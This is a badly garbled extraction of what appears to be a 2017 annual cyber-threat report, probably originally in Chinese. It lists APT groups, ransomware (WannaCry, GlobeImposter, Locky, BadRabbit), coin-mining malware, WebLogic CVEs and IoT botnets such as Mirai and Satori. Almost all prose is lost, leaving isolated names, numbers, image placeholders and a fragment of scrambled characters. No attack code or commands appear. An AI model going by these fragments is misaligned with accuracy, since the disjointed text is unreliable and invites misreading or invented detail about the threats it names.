
4. 2.9 DarkHotel

Darkhotel 2014 11

2017 “ Inexsmar ”
0-day

—2016 9 ” KONNI “






2017

5.1

2017 5

WannaCry

“ ”



WannaCry
2017


Globelmposter

2017

RDP

sql server


Locky Cerber




135 2017

2017


“ ”



136 2017




137




138

“ ”




141


5.2



5.2.1

1.





Tor

2.

WannaCry Petya

5.2.2

“ BadRabbit ”

Flash Player

MBR

EternalRomance

Petya BadRabbit
SMB

5.2.3

2017

1. GlobelImposter

“ GlobelImposter ” 2017
PC

Read_ME.html Read_ME.html

2017 GlobeImposter

“ GlobeImposter ”

RDP SSH SMB

Struts2


2. Locky lukitus
2017 Locky

fax[].js Locky

Locky URL []/checkupdate []/imageload.cgi

5.3

2017 PC Windows Linux Mac Android



5.3.1

1. U
2017 “ ” CVE-2017-8464

2. U
2017 WannaMiner “ ”


WannaMiner

3. Mykings
GhBkPmifM OGh"XGpWtpa
Mykings

142 Mikings

4. WebLogic
2017 10 WebLogic
WebLogic CVE-2017-3248 CVE-2017-10271 CVE-2017-
3506 CVE-2017-10352

5. PHP Weathermap
Linux PHP Network Weathermap CVE-2013-



2 chmod
3

5.3.2 Web

2017 9 Coinhive Coinhive JavaScript

“ ”

Coinhive DeepMiner Crypto-Loot CoinImp
JSEcoin Minr ProjectPoi Papoto CoinNebula AFMiner Coinerra Coinhive

JS


2017

5.3.3


2017 Android
JavaScript JavaScript
JavaScript

5.3.4 IoT

2017 Mirai IoT




IoT




IoT IoT Mirai Hajime IoTroop
IoT IoT
IoT 2017 IoT
IoT IoT

6.1 IoT

IoT



143 IoT



144 IoT

IoT


IoT

2017

Satori


Mirai

IoTroop

